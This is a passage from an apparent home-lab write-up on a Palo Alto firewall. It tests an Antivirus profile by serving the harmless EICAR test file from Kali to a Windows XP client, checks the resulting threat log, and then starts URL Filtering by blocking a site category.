Unprotected EICAR Test

We download the EICAR test file (eicar.com) on Kali Linux and start a local HTTP server using Python:
1
2
wget https://secure.eicar.org/eicar.com
sudo python3 -m http.server 80
From the Windows XP client browser, we access http://192.168.200.24/eicar.com. Without an Antivirus profile, the client downloads eicar.com successfully.

Profile Configuration & Mitigation
Here we can see that the traffic traverses without any meaningful detection or mitigation.


Under Objects → Security Profiles → Antivirus, we view the default Antivirus profile settings, which configure decoders (http, ftp, smb) with action reset-both.

We confirm the policy settings in the security rule table has antivirus enabled.
We attempt to download eicar.com again from the client browser. The firewall interrupts the transfer immediately, presenting a “Cannot find server” connection reset page.


In Monitor → Threat Logs, the detection is recorded:
- Type:
virus - Threat Name:
Eicar Test File - Action:
reset-both
3. URL Filtering
URL Filtering controls web access based on URL categories and site safety ratings.

on Palo Alto’s URL test portal (urifiltering.paloaltonetworks.com/query/), we verify URL category for senaperdiana.com is Computer-and-Internet-Info.

We test baseline web connectivity from the client machine by visiting https://senaperdiana.com.

Under Objects → Security Profiles → URL Filtering, we set Computer-and-Internet-Info to be blocked.
